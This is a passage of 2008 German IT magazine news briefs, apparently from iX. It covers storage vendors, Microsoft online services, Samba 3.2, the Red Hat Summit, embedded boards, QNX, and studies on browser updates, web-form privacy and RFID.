Der Kauf des Herstellers von iSCSI-RAID-Systemen sei der erste Schritt. Der zweite bestehe in der Nutzung des von Cisco und anderen unterstützten Datacenter Ethernet, das sich die Vorteile des 10-GE-Standards zunutze macht. Mit der nächsten Generation gehörten Paketverluste und Latency der Vergangenheit an. Nach Ansicht von Dell unterstützen einige Anbieter Fibre Channel over Ethernet (FCoE) nur, weil sie FC künstlich am Leben halten wollen. Einen Konflikt mit dem Partner und FC-Boliden EMC sieht Asthana nicht, da es in bestimmten Storage-Umgebungen Platz für beide Techniken gebe. *Hartmut Wiehr*

Positionskämpfe: Netapp Innovation Berlin

Beim ersten eigenen Anwendertreffen in Deutschland – eingeführt nach dem Rückzug von der Cebit – stellte Netapp zwei neue Midrange-Filer vor: den FAS3140 mit maximal 420 und den FAS3170 mit bis zu 840 TByte Kapazität. Beide sind als V3140 und V3170 auch mit einer virtuellen Maschine für die Integration mit Fremdsystemen erhältlich.

Außerdem präsentierte Netapp zwei Performance-Beschleuniger: Die „Storage Acceleration Appliance“ soll die NFS-Zugriffsgeschwindigkeit erhöhen; das „Performance Acceleration Module“, eine Steckkarte inklusive Software für die eigenen Standardmaschinen, die I/O-Leistung bei bestimmten leseintensiven Anwendungen, etwa Datenbanken.

Strategisch möchte der Hersteller weg vom alten Image als reiner NAS-Lieferant, hin zum Rundum-Speicheranbieter für Rechenzentren. Bisher haben die Anstrengungen jedoch wenig gefruchtet: Netapp bietet zwar seit einiger Zeit SAN-Lösungen sowie die übergeordnete Strategie „Unified Storage“ zur Konsolidierung unterschiedlicher Speicherplattformen an, das überdurchschnittliche Wachstum von einst ist jedoch erstmal auf Normalmaß geschrumpft. *Hartmut Wiehr*



Microsofts Provider-Strategie

Nach bisher wenig geglückten Versuchen strukturiert Microsoft seine Onlinedienste neu. Noch ist in Deutschland nicht alles verfügbar, die neue Strategie der Redmonder ist aber bereits erkennbar.

MSN ist nicht gerade der Renner. Die Versuche, die eigenen Webauftritte einschließlich der Suchmaschinen durch die Übernahme von Yahoo aufzupeppen, um endlich mit dem Onlineangebot Geld zu verdienen und dem großen Konkurrenten Google Paroli bieten zu können, sind bekanntlich auch gescheitert. Jetzt versuchen die Microsoft-Strategen, abseits der Home-Schiene im professionellen oder zumindest doch im semiprofessionellen Bereich Fuß zu fassen: „Office Live“ und „Online Services“ heißen die Dienste.

Hinter Office Live verbergen sich nicht, wie der Name vielleicht nahelegt, klassische Büroanwendungen à la Googles „Text und Tabellen“, sondern gehostete Dienste zur Verknüpfung und Bereitstellung von Daten, die zuvor mit lokaler Software erstellt, dann aber über Office-Live-Dienste zentral verwaltet und gehostet werden. Dass diese lokale Software im Idealfall MS Office 2007 sein sollte, versteht sich bei einem Onlinedienst von Microsoft fast von selbst.

Bei der einfachen Form „Office Live Workspace“ bekommt der Anwender im Prinzip einen Dateiserver gestellt, wobei er gezielt einzelne Dateien für Mitbenutzer freischalten kann. Ziel ist es, jederzeit von jedem Ort über eine Website oder aus Microsoft-Office-Anwendungen heraus auf die Dateien zugreifen zu können und sich um Nebensächlichkeiten wie Virenscan und Backup nicht kümmern zu müssen.

Mit „Office Live Small Business“ stellt Microsoft kleinen Unternehmen darüber hinaus eine Webpräsenz (einschließlich eines Baukastensystems aus Vorlagen und Modulen), einfache CRM-Funktionen, E-Mail und Workflows zur Verfügung. Die Small-Business-Variante ist das einzige der hier vorgestellten Produkte, das in Deutschland bereits produktiv läuft. Die Nutzung von Office Live Small Business ist kostenlos und beinhaltet einen frei wählbaren Domain-Eintrag; ein Internetzugang muss allerdings vorhanden sein.

Auch für große Unternehmen

Oberhalb der Office-Live-Versionen – die von Microsoft gehostet und vertrieben werden – ist der „Online Service“ angesiedelt. Hier haben die Redmonder den Vertrieb an Partnerfirmen abgegeben, nicht zuletzt, weil in der Regel von Spezialisten Anpassungen vorzunehmen sind. Unter dem Online Service subsumiert Microsoft fast alle Serveranwendungen wie Office Live Meeting, Exchange Server, Office Communications Server und Office Sharepoint Server, in der Regel als leicht eingeschränkte Onlineversion.

Im Prinzip können Dienstleister aus diesen gehosteten Servern firmenspezifische Komplettlösungen stricken. Ausgelegt ist der Online Service für Unternehmen mit bis zu 5000 Nutzern. Verfügbar hierzulande ist er aber erst 2009, und nach Aussage des deutschen Produktmanagers Günther Igl könnte das Angebot an Serverdiensten bis dahin auch noch ausgeweitet werden.

Voraussetzung für alle Teilnehmer obiger Dienste ist die Registrierung beim Passport-Nachfolger Windows Live, da dieser die jeweilige Authentifizierung übernimmt.

Wolfgang Möhle

Microsofts Onlinedienste

Dienst	Zielgruppe	Kosten	Verfügbarkeit in Deutschland
Office Live Workspace	Wissensarbeiter	k. A.	ab Mai 2008 im Betatest
Office Live Small Business	Kleinunternehmer	kostenlos	ab Mai 2008 im produktiven Einsatz
Online Service	mittlere und große Unternehmen	k. A.	ab 2009

Samba 3.2 unter der GPLv3 freigegeben

Mit der jetzt vorgestellten Version 3.2 vollzogen die Entwickler des Samba-Projekts den Übergang zur neuen GPLv3. Ein großer Teil der Verbesserungen der erstmals unter der Regie der neuen Release-Managerin Karolin Seeger erfolgten Freigabe fand unter der Haube statt. So ist ein zentrales Ziel die Modularisierung der Software. In einem ersten Schritt lagerten die Entwickler die Funktionen zur Kontrolle von Domänenmitgliedschaften in die Bibliothek *libnetapi* aus. Nebeneffekt der mit der Modularisierung einhergehenden Aufräumarbeiten im Code: Die bisherigen Beschränkungen der Länge von Pfad- und Dateinamen fielen weg. Darüber hinaus soll Samba 3.2 weniger Speicher als die 3.0-Serie benötigen.

Betreiber größerer Umgebungen dürfte die Cluster-Fähigkeit der neuen Release interessieren. Dazu ersetzte das Samba-Team die interne Datenbank TDB durch die Cluster-Variante CTDB, die dann allerdings auf einem verteilten Dateisystem wie Lustre oder G(P)FS laufen muss. Details liefern die Release Notes, die wie der Quellcode via www.samba.org einzusehen sind. Die Göttinger Sernet GmbH – Brötchengeber von Karolin Seeger – stellt unter ftp.sernet.de/pub/samba/ im Verzeichnis *experimental* für Debian sowie diverse Red-Hat- und Suse-Variationen Binärpakete bereit.

Kurz danach gab das Samba-Team das Update 3.0.31 der weiterhin unter der GPLv2 stehenden 3.0-Familie frei. Auch hierfür bietet Sernet im Verzeichnis *recent* Binärpakete an.

iX-Link ix0808030

Konsolidierung im Linux-Markt

Xandros kauft die kalifornische Linux-Firma Linspire. Die Beteiligten besitzen einige Gemeinsamkeiten: Beide haben ihre Wurzeln im Debian-Umfeld und sprechen mit ihren Linux-Distributionen klassische Windows-Anwender beziehungsweise -Administratoren an.

Produktmäßig soll sich laut Xandros-CEO Andreas Typaldos kurzfristig nicht viel ändern. Linspire werde weiter als eigenständiges Unternehmen agieren. Die Produktlinien von Xandros und Linspire sowie das Open-Source-Projekt Freespire würden wie bisher weitergepflegt. Vom mitgekauften Software-Shop- und -Verteilungssystem CNR erhofft sich Xandros die zügige Integration von 3rd-Party-Software in die eigenen Enterprise-Produkte. Die vergrößerte Kundenbasis soll dabei den Anreiz erhöhen.

Nicht nur für rote Hüte



Herstellerbezogene Veranstaltungen laufen oft Gefahr, zur reinen Selbstbeweihräucherung des Anbieters zu mutieren. Red Hat ist mit seinem diesjährigen Summit in Boston ein guter Kompromiss zwischen eigenen Marketing-Interessen und dem Wunsch der Teilnehmer nach fundierten Informationen gelungen. Selbst die produktorientierten Vorträge zeichneten sich inhaltlich durch ein hohes technisches Niveau aus. Wer sich selbst ein Bild machen möchte kann in den inzwischen unter www.redhat.com/promo/summit/2008/downloads online stehenden PDFs vieler Vorträge stöbern.


Auf der Marketing-Seite stand eine Reihe von Produktvorstellungen respektive -änderungen. So erläuterte Red Hat die Anpassungen beim siebenjährigen Produktzyklus. Künftig bietet man vier (statt bisher drei) Jahre nach Erscheinen einer Major-Release den sogenannten Full-Support an, der auch die Integration neuer Treiber beinhaltet. Während der folgenden etwa ein Jahr dauernden Phase 2 gibt es keine neuen Treiber, aber vollständige Updates. In den letzen beiden Jahren des Zyklus' will man nur noch kritische Fehler beheben.

Darüber hinaus präsentierten die Amerikaner die erste Version von Red Hat Enterprise Identity, Policy und Audit (IPA), die den Code des Projekts FreeIPA (www.freeipa.org) nutzt. Letzteres kombiniert Fedora mit Red Hats Directory Server, MIT Kerberos, NTP und DNS. Andere Ankündigungen betrafen oVirt, den KVM-basierten embedded Hypervisor mit Admin-GUI, sowie die Realtime-Linux-Variante MRGv1 (siehe Seite 26).

Einen weiteren Schwerpunkt bildete Systemmanagement. Red Hat stellte seinen bisher gehüteten Satellite Server unter die GPLv2 und überführte den Code in das freie Projekt Spacewalk (spacewalk.redhat.com). Xandros (www.xandros.com) präsentierte eine Variante seiner grafischen Management Console xMC zur komfortablen Verwaltung von RHEL-Servern. Zenoss (www.zenoss.com) nutzte das Forum, um für die neue Version 2.2 seiner unter Linux und BSD laufenden Enterprise Edition die Werbetrommel zu rühren. Sie erweitert die gleichnamige Open-Source-Lösung zum Enterprise-IT-Infrastruktur-Monitoring um einige Werkzeuge sowie Support-Optionen.

iX-Link ix0808030

KURZ NOTIERT



Traditionsveranstaltung: Die GUUG (www.guug.de) wird den diesjährigen Linux-Kongress vom 7. bis 10. Oktober an der Uni Hamburg abhalten. Derzeit sucht das Programmkomitee mit einem Call for Papers (www.linux-kongress.org/2008/cfp.html) noch Beiträge zur Vervollständigung des je zwei Tage dauernden Tutorial- und Konferenzprogramms.

Bauhilfe: Etwas verspätet hat das Team des Opensuse Build Service (build.opensuse.org) die Version 1.0 des Frameworks zur Verwaltung von Software für diverse Linux-Distributionen freigegeben. Nicht nur Novell, das darüber seine Community-Distribution Opensuse baut, nutzt diesen Service, auch Open-Xchange generiert auf diesem Weg für die Community Edition seiner gleichnamigen Groupware die Pakete für Debian, Fedora 8, Opensuse und Ubuntu.

OSS-Treffen: Der FrOSCon e.V., die Fachhochschule Bonn-Rhein-Sieg und die Linux/Unix User Group Sankt Augustin laden am 23. und 24. August zur dritten Auflage der Free and Open Source Conference 2008 (FrOSCon, www.froscon.de) nach Sankt Augustin ein. Zu den Highlights des Programms gehören neben den Keynotes von Minix-Vater Andrew S. Tanenbaum sowie PHP-Erfinder Rasmus Lerdorf die Themenschwerpunkte „Mobile Endgeräte", „Geomapping", „Freie Software in Schule und Bildung" sowie „Open Source World 2020".

Desktop-Management: Das quelloffene Desktop-Managementsystem Opsi der Mainzer Uib GmbH (www.uib.de) bietet über ein browsergestütztes GUI die Verwaltung von Softwareverteilung, Betriebssysteminstallation und Inventarisierung von Windows-Clients auf einem Linux-Server. Die jetzt freigegebene Version 3.3 unterstützt mehrere Standorte und eignet sich dank SQL-Backend auch für größere Organisationen oder für Anwendungen mit History-Funktion im Pflichtenheft.

Aufklärung: Der des Mordes an seiner Frau angeklagte Open-Source-Programmierer Hans Reiser hat sein bisheriges Leugnen aufgegeben und die Polizei zur langgesuchten Leiche von Nina Reiser geführt. Offensichtlich hofft der Initiator der Linux-Dateisysteme ReiserFS und Reiser4 dank der neuen Offenheit mit einer milderen Strafe davonzukommen.

iX-Link ix0808030

Fast zwei Drittel der Deutschen online

Etwa zwei Drittel der Deutschen sind online. Somit ist der Anteil der Personen mit Internetanschluss um knapp 5 % auf 42,2 Millionen gestiegen. Dies ergab eine Untersuchung, in der 55 000 Personen über 14 Jahren per Telefon befragt wurden. 1,4 Millionen Nutzer sind seit der letzten Befragung hinzugekommen, davon 870 000 Frauen. An die 5 % planen außerdem, das Internet zu nutzen, wohingegen die Offliner erstmals unter die 30 %-Grenze fielen.

Aufgeholt haben nach der von der Initiative D21 und TNS Infratest durchgeführten Befragung außer den Frauen die Älteren, bei ihnen beträgt der Nutzer-Anteil jetzt 40,3 % (5 % Steigerung). Spitzenreiter bei den Bundesländern ist wie 2005 Berlin (70,3 %). Mecklenburg-Vorpommern, Sachsen-Anhalt und das Saarland (56,8 %) bilden nach wie vor die Schlusslichter.

Die positive Gesamtzahl von 65,1 % fällt allerdings hinter die Pläne der Bundesregierung von 2005 zurück, die in ihrer Schrift „Informationsgesellschaft Deutschland 2006“ für Ende 2005 eine Internetnutzung von 75 % gefordert hatte.

iX-Link ix0808031

Verfallsdatum für Webbrowser gefordert

637 Millionen Surfer weltweit nutzen das Web mit veralteten Versionen ihres Browsers, was vor allem die Sicherheit herabsetzt. Dies ist das Ergebnis der Studie „Understanding the Web browser threat“, die die ETH Zürich gemeinsam mit Google und IBM erstellt hat. Fußend auf den Webserver-Statistiken bei Google haben die Autoren herausgefunden, dass lediglich 59,1 % aller Surfer die aktuelle Hauptversion (Major-Version) ihres Browsers benutzen, wobei die Firefox-Anhänger mit 92,2 % beim FF 2 die Internet-Explorer-Benutzer beim IE 6 (52,2 %) deutlich übertreffen.

Bei den kleineren Versionssprüngen und Sicherheits-Patches sieht die Lage noch schlechter aus. 83,3 % der Firefox-Anwender, aber nur 47,6 % der IE-Nutzer hatten die jeweils aktuelle Minor-Version aufgespielt.

Als Konsequenz fordern die Autoren ein Verfallsdatum für Browser, wie in der Lebensmittelbranche üblich, sowie einen deutlich sichtbaren Hinweis auf ein verfügbares Update.


iX-Link ix0808031

Browser Opera 9.5 mit Phishing-Schutz

Mehr Sicherheit und Stabilität sowie Verbesserungen des E-Mail-Clients und neue Eigenschaften verspricht Opera mit der Version 9.5 (9.51 gleich nachgeschoben) des hauseigenen Browsers, den die Norweger für Windows, Linux, FreeBSD und Solaris (Sparc und Intel) zum Download freigegeben haben. Mit Quick Find bietet Opera eine neue Eigenschaft, die es Anwendern erlaubt, beliebige Begriffe in die Adresszeile zu tippen – und Opera führt eine Volltextsuche der bisher besuchten Seiten durch. Die Ergebnisse zeigt der Browser als Optionen der Adresszeile an (siehe Abbildung).



Operas Link bietet Surfern an, Bookmarks, Speed Dials (aus Version 9.2) und Notizen auf einem Opera-Server zu speichern und mit den Opera-Instanzen auf anderen Desktops oder Handys zu synchronisieren. Außerdem bietet Version 9.5 Schutz vor Phishing-Angriffen, indem sie besuchte Seiten mit der von Haute Secure, Netcraft und Phishtank betriebenen Datenbank „böser Betreiber“ abgleicht.

Zusätzlich zum Browser hat Opera mit Dragonfly (dt.: Libelle), das derzeit in der Alpha-Release 2 vorliegt, ein Analyse- und Debugging-Werkzeug für CSS und das DOM sowie Javascript zur Verfügung gestellt. Dragonfly lässt sich in Opera integrieren oder auf der Kommandozeile bedienen.


iX-Link ix0808031

Rails-Konferenz mit Flash-Talks

Am 9. und 10. Juni fand in Frankfurt zum dritten Mal die Deutsche Rails-Konferenz statt – mit über 100 Besuchern klein, aber wieder mit einem Teilnehmerzahl-Zuwachs. Die Beiträge deckten das gesamte Spektrum der Rails-Entwicklung ab, vom Umgang von Designern mit Rails-Code und der Integration des Presenter-Pattern in Rails über Themen wie Test-Best-Practices, Sicherheit von Rails-Anwendungen und der Integration von Google Gears bis hin zur Verwendung von Rails im Enterprise-Kontext und verwandten Themen wie Messaging und JRuby.

Zum ersten Mal gab es dieses Jahr eine Reihe sogenannter Flash-Talks: extrem kurze Präsentationen zu Themen, mit denen sich die Präsentatoren gerade beschäftigen, eine Einrichtung, die auf anderen Rails-Konferenzen langsam zur Tradition wird. Die nächste Konferenz ist für Mitte Juni 2009 angekündigt, Informationen gibt es unter www.rails-konferenz.de. *Jan Krutisch*

iX-Veranstaltungen

www.ix-konferenz.de.

Böse Zungen behaupten, bei einer SAP-Einführung werde nicht die Software der Firma, sondern die Firma der Software angepasst. Ob das stimmt, soll hier nicht entschieden werden; klar ist aber, dass ein Umstieg von **SAPs Business Information Warehouse 3.5 auf BW 7** nicht zwischen Tagesschau und Wetterkarte zu erledigen ist. Darum bieten wir zusammen mit dem dpunkt-Verlag zwei eintägige Intensivseminare zu diesem Thema in Heidelberg an (28.10. und 13.11.). Referent ist der bekannte deutsche SAP-Spezialist Christian Mehrwald, Autor des Buches „Datawarehousing mit SAP BW 7“.

Mehr Zeit nehmen muss man sich für den neu aufgesetzten Workshop **Samba – Fileserver, Printserver, OpenLDAP-Integration**, der innerhalb von drei Tagen in etwa die Inhalte des gleichnamigen Tutorials in *iX* 3-5/08 einübt (24.–26.11., Düsseldorf und 2.–4.12., München). Die Autoren der Artikelreihe sind auch die Referenten: Karolin Seeger und Volker Lendecke. Noch im Juli zu buchen bringt satte 20 % Rabatt.

200 Euro sparen kann man auch bei der Buchung der MedConf 2008 bis Ende Juli. Das Programm der am 24. und 25. September in München stattfindenden Konferenz zum Thema „Software- und Systementwurf für Medical Devices“ steht; mehr Details gibt es, wie zu allen *iX*-Veranstaltungen, auf der Konferenz-Website www.ix-konferenz.de.




Schnell buchen: Samba-Workshops mit Karolin Seeger und Volker Lendecke.

Klein, aber oho: Via EPIA P700

Auf einer Platine von nur 10 × 7,2 cm² (Pico-ITX-Board) bringt Via (www.via.com.tw) einen Embedded PC mit 12 Volt Gleichspannungsversorgung unter. Er basiert auf Vias VX700-Chipsatz und läuft sowohl mit der 1 GHz schnellen C7-CPU als auch dem Eden ULV (500 MHz). Die Variante mit Eden-CPU ist lüfterlos. In den Chipsatz integriert ist eine VIA Unichrom Pro II 3D/2D AGP Grafik mit Video Decoding Accelerator für MPEG-2/4 und WMV9. Ein GByte DDR-Speicher (533/667 MHz) in Form eines Notebook-SO-Moduls verkraftet das Board. Neben einem SATA-Anschluss samt 5-V-Stromstecker gibt es einen 44-poligen UltraDMA-133-Anschluss in 2-mm-Bauform, ebenfalls wie in einem Notebook. Während der VGA-Anschluss als normale Sub-D-Buchse ausgeführt ist, liegt der DVI-Port auf einem Steckfeld. Ebenso verhält es sich mit dem LVDS-Interface (Low Voltage Differential Signaling) zum direkten Anschluss eines LCD-Moduls. Zur Kommunikation mit der Außenwelt dienen zwei serielle Ports, viermal USB 2.0 und einmal GBit-Ethernet. Über einen Stecker erreicht man den System Management Bus (SMB), ein Watchdog-Timer ist integriert. Dafür fehlt ein Steckplatz für ein WLAN-Modul. *Axel Urbanski*

QSeven-Spezifikation 1.0 für Einplatinencomputer veröffentlicht

Das QSeven-Konsortium hat seine erste Spezifikation für einen standardisierten Einplatinencomputer veröffentlicht (www.qseven-standard.org). Es hat sich zum Ziel gesetzt, einen Single-Board-Computer (SBC) zu entwerfen, der alle Kernkomponenten eines PCs integriert und auf einer anwendungsspezifischen Trägerplatine Platz findet. Dem Konsortium gehören Hersteller wie MSC (www.msc-ge.com), Congatec (www.congatec.com), Seco (www.seco.it), IEI (www.iei.com.tw) und Portwell (www.portwell.com.tw) an.

Die Platine ist nur 70 × 70 mm² groß und erinnert an ein WLAN-Modul im Mini-PCI-Format (siehe Abbildung). Die Spezifikation beschreibt primär die mechanischen und elektrischen Eigenschaften des Boards.

In seinem 230-poligen Sockel sichert man es zusätzlich mit vier Schrauben. Die Leistungsaufnahme ist auf 12 Watt begrenzt. Mit 5 Volt Gleichspannung wird das Modul versorgt, ergänzt um 5 Volt Standby und 3 Volt aus einer Stützbatterie. Auf klassische Interfaces wie ISA, PCI, EIDE oder VGA haben die Entwickler verzichtet und auf neue Standards wie SATA, PCI-Express oder das LVDS Display Interface gesetzt. Zudem verwenden sie die aktuelle SDIO-Schnittstelle (Secure Digital I/O 8-Bit) für den Anschluss von SD-Karten. Die minimale und maximale Bestückung ist ebenfalls Teil der Spezifikation (siehe Tabelle).

Nur fünf von fünfzig Seiten der Spezifikation beschäftigen sich mit Software und der API, diese liefern einen Einblick in das geplante Einsatzgebiet. Die künftigen Hersteller sollen Bibliotheken für Windows Vista 32, XP, XP embedded, CE und Linux liefern. Vermuten darf man daher, dass es sich bei dem Embedded-System für mobile Anwendungen um eines auf Basis von x86-Prozessoren handeln wird. *Axel Urbanski*





Voll bestückt: Sämtliche Komponenten eines Computers haben auf der 7 × 7 cm² kleinen Platine ihren Platz.

Minimale und maximale I/O-Ausstattung der QSeven-Boards

I/O System Interface	Minimum	Maximum
PCI-Express Lanes	2 (x1 link)	4
Expresscard Support	0	2
Serial ATA	0	2
USB 2.0	4	8
LVDS Channels	0	Dual Channel 24 Bit
Displayport, TMDS, SDVO	0	1
High Definition Digital Audio	1	1
Gigabit Ethernet	0	1
Low Pin Count Bus	1	1
SD/MMC-Karten	0	1
System Management Bus	1	1
I²C Bus	1	1
Watchdog Trigger	1	1
Power Button	1	1
Power Good	1	1
Reset Button	1	1
LID Button	0	1
Sleep Button	0	1
Suspend To RAM (S3 mode)	0	1
Wake	0	1
Batterie-Alarm	0	1
Thermofühler	0	1
Lüfterkontrolle	0	1

Doppelt verbessertes Freisprechen mit QNX

Mit der neuen Version 1.2 des Aviage Acoustic Processing Kit hat das kanadische Unternehmen QNX Software Systems (www.qnx.com) das Freisprechen als Softwarefunktion in das QNX-Embedded-Echtzeitbetriebssystem integriert. Das Kit unterstützt eine Reihe von 32-Bit-CPUs und DSPs (Digital Signal Processors), darunter ARM9+, SH-4+, PowerPC-Prozessoren und TI-C64x-DSPs. Außerdem kann man Programmteile an einen Signalprozessor delegieren.

Das soll vor allem die Sprachqualität der mit QNX betriebenen Produkte verbessern und die Entwicklung von Freisprecheinrichtungen beschleunigen. Das Anpassen einer festen Freisprecheinrichtung an einen Fahrzeugtyp kann eine Woche dauern. Mit Geräten auf Basis des Aviage Acoustic Kits soll es in nur einem halben Arbeitstag erledigt sein. Mit einer dazugehörigen Windows-Software kann der Techniker während eines laufenden Telefonats Einstellungen justieren, die Leistung anpassen, Features ein- oder ausschalten, Audio-Streamings stoppen und starten, die Bibliothek neu starten oder zurücksetzen, Vorgänge aufzeichnen und eine Fehlersuche durchführen.

Für den Nutzer ist dagegen die Sprachqualität ausschlaggebend. Zu den Funktionen gehört eine Echo- und Rückkopplungsunterdrückung für die Fahrzeuglautsprecher, Verminderung von Windgeräuschen, automatische Anpassung der Wiedergabelautstärke und Verstärkungsregelung. Hinzu gesellen sich ein Mixer für zwei Mikrofone, ein parametrierbarer Equalizer sowie ein Begrenzer/Kompressor, die die Fremd- und Windgeräusche unterdrücken. Da die Bandbreite eines GSM-Gespräches begrenzt ist, werden höhere Frequenzen nach unten verschoben, was die Verständlichkeit hoher Stimmlagen deutlich verbessert. Die Einstellungen der Freisprecheinrichtung passen sich dynamisch an die Gegebenheiten an.

Freisprecheinrichtungen mit dem Kit setzen Audi, BMW, Chrysler, Fiat, GM, Honda, Hyundai, Mercedes-Benz und Porsche in einigen ihrer Modelle ein. *Axel Urbanski*

Neues TraceX für das RT-OS ThreadX

Mit der neuen Version 3.1 des System Event Analysis Tool TraceX lassen sich die Aktivitäten des Embedded-Realtime-Betriebssystems ThreadX besser verfolgen und so die Entwicklung vereinfachen. Das aus der US-Softwareschmiede Express Logic (www.rtos.com) stammende TraceX läuft unter Windows und kann geräteabhängige Eventlogs erstellen, die sich wie in einem Logic Analyzer auswerten lassen. Die Darstellung erfolgt wahlweise nach Priorität, sequenziell oder chronologisch. Untersuchen lassen sich Interrupts, ThreadX-API-Aufrufe, applikationsspezifische Ereignisse, Kontextumschaltung einschließlich Wiederaufruf, Beendigung und Wartezeiten von Threads. Lizenzen kosten etwa 1000 US-Dollar pro Installation.

Axel Urbanski

Intels Atom startet QNX in 1,8 Sekunden

Das Realtime-Betriebssystem QNX Neutrino kommt mit 1,8 Sekunden für einen Kaltstart eines Intel-Atom-Prozessors der Z500-Serie aus. Gemessen hat QNX das mit einem Neutrino auf SD-Card.

Nach dem Einschalten benötigt der Prozessor etwa 30 ms, bis er den ersten Befehl ausführt. Der startet ein Stabilisierungsprogramm. Der Vorbereitung folgt das Bootprogramm und lädt den Neutrino-Kernel ins RAM. Nach Angaben von QNX passt der Kernel in den L2-Cache des Atom. Es folgt das Build-Skript, das Treiber und Applikationen nachlädt, in diesem Fall eine einfache Adobe-Flash-Oberfläche.

Einen ähnlichen Weg geht das Coreboot-Projekt (vormals Linuxbios). Dort fehlt es aber an Intels Unterstützung.

Axel Urbanski

Onlinetraining zu Webgefahren

Microsoft hat gemeinsam mit der Ludwig-Maximilians-Universität (LMU) München den Internet Risk Behaviour Index (IRBI) entwickelt. Auf der Simulationsplattform unter www.irbi.de kann jeder Internetnutzer ausprobieren, wie gut er gefährliche von ungefährlichen Webseiten unterscheiden kann. Das System ist als adaptive Lernumgebung konzipiert. IRBI zeigt Bildschirme und Fenster häufig benutzter Anwendungen und Webseiten täuschend ähnlich an. Für richtige oder falsche Entscheidungen gibt es mehr oder weniger Punkte und unmittelbares Feedback. Der Anwender lernt so, sein Sicherheitswissen richtig einzuschätzen.

Simulierte Risiken sind beispielsweise Spielarten des Identitätsdiebstahls und unterschiedliche Tricks, mit denen Angreifer Viren und Trojaner auf die PCs schleusen. Microsoft plant, neue Risiken im Web regelmäßig in IRBI-Simulationen umzusetzen. Einziger Wermutstropfen: Nur wer sich registriert, kann sie benutzen. *Susanne Franke*



Ohne Datensammeln geht heutzutage nichts mehr: Leider muss man sich auch für das sinnvolle Internetbedrohungslernprogramm vor Gebrauch zuerst bei Microsoft registrieren lassen.

Datenschutzschlamperei bei Webformularen

85 Prozent der Webseiten, die Kontaktformulare als Kommunikationsmittel nutzen, informieren ihre Nutzer nicht über die Verwendung dieser Daten. Das ist das Ergebnis der Studie „Wie Unternehmen im Internet bei Konsumenten Misstrauen säen“ der Xamit Bewertungsgesellschaft mbH. Kontaktformulare sind ein wichtiger Bestandteil von Webpräsenzen. Doch wie gehen die Betreiber mit den anfallenden personenbezogenen Daten um? Zur Beantwortung dieser Frage untersuchte das Düsseldorfer Unternehmen den Quellcode der Webpräsenzen von 16 500 Unternehmen und öffentlichen Einrichtungen, insgesamt 815 000 Webseiten. Dabei waren 1190 Gemeinden, 1770 Vereine und mittelständische Unternehmen aus unterschiedlichen Branchen.

Kriterien der maschinellen Analyse: Fragt die Webpräsenz persönliche Daten wie Name, Anschrift und E-Mail-Adresse ab? Ist eine Datenschutzerklärung hinterlegt, die der Nutzer mit höchstens einem Klick vom Kontaktformular aus abrufen kann? Ergebnis: 41 Prozent der durchforsteten Webpräsenzen nutzen Kontaktformulare. Aber nur 15 Prozent informieren über ihren Umgang mit den erhobenen Daten. Unter den kritisierten Webauftritten befinden sich auch prominente wie diejenigen der Bundesregierung, des Auswärtigen Amts und des Bundesministeriums für Wirtschaft und Technologie sowie die vieler Gemeinden. Vorbildlich sind nach Angaben der Studie nur ganz wenige. Lediglich zwei Prozent aller untersuchten Webpräsenzen (mit und ohne Kontaktformular) veröffentlichen eine Datenschutzerklärung und verlinken diese direkt mit dem Kontaktformular. Die kostenlos verfügbare Studie (www.xamit-leistungen.de/downloads/XamitStudieKontaktformulare.pdf) enthält Hinweise für Betreiber von Webseiten, wie sie Kontaktformulare datenschutzkonform in ihre Webpräsenzen einbinden können.

Barbara Lange




RFID: Viel Debatte, wenig Praxis

Die Zahl der tatsächlichen RFID-Implementierungen ist gering im Vergleich zum Anwendungspotenzial. Viele Unternehmen wissen nicht, wie sie RFID-Systeme wirtschaftlich einsetzen können. Mangelnde technische Standardisierung und hohe Ausgaben für Transponder, Infrastruktur sowie Software verstärken diese Unsicherheit. Auch in Fachkreisen fehlen noch Aussagen über Erfolgsfaktoren für einen wirtschaftlichen Einsatz der berührungslosen Funktechnik. Zu diesem Ergebnis kommt das International Performance Research Institute (IPRI) in seiner Studie „Wirtschaftlicher Einsatz von RFID“. Sie soll die Grundlage bilden für ein zu entwickelndes Analyse-Instrument, das Unternehmen beim RFID-Einsatz hilft und diesen sowohl technisch als auch ökonomisch untersucht. Einzubeziehen seien überdies direkte und indirekte Auswirkungen der Funktechnik im Unternehmen, Projektplanung und Probleme bei der Implementierung.

Fragen zum tatsächlichen oder geplanten Einsatz von RFID stellte IPRI über 5000 deutschen Unternehmen, überwiegend aus den Bereichen produzierende Industrie und produktionsnahe Dienstleistungen. Einige Ergebnisse: Dass zum Beispiel „Kundenbindung“ ganz oben auf der Liste der Unternehmensziele für einen RFID-Einsatz steht, sehen die Studienautoren als ein bemerkenswertes Ergebnis im Hinblick auf die Entwicklung eines Instruments zur Wirtschaftlichkeitsbewertung. Bei der Implementierung hatten die Unternehmen mit Hindernissen wie einem zu hohen Datenaufkommen oder Zeitverzögerungen zu kämpfen. Bei Middleware-Lösungen setzten die meisten Unternehmen Eigenentwicklungen ein. Interessierte können die Ergebnisse der Studie über die Website www.ipri-institute.com anfordern.

Barbara Lange

KURZ NOTIERT



Biometrie: Wie man Biometrie datenschutzverträglich einsetzen kann, beschreibt das kostenlose Whitepaper „Datenschutz in der Biometrie“. Das 30-seitige PDF (*iX*-Link) stellt Risiken und Gegenmaßnahmen sowie Entscheidungen von Datenschutzkommissionen und Gerichten vor.

Virtuelle Appliance: Das Web Gateway von Astaro, das unter anderem Funktionen wie Malware- und URL-Filterung sowie IM- und P2P-Kontrolle enthält, ist nun auch als virtuelle Appliance erhältlich. Die unter VMware auf vorhandener Hardware laufende Anwendung ist beispielsweise für die Wiederherstellung von Schulungs- oder Demonstrationsplattformen oder den Test neuer Sicherheits-Features geeignet. Eine Testversion gibt es nach Registrierung auf der Astaro-Website (*iX*-Link).

DLP für Datenbanken: Die neue Version von Vontu Data Leakage Prevention aus dem Hause Symantec (www.symantec.com/de) unterstützt SQL-Datenbanken, die sich so nach vertraulichen Inhalten durchsuchen lassen. Das für nahezu alle Datenspeicher im Unternehmen geeignete Produkt enthält drei verschiedene Scan-Ansätze: agentenbasiert auf Endgeräten, auf Servern und zentrales Scannen.

iX-Link ix0808034


Support und Add-ons für i-doit

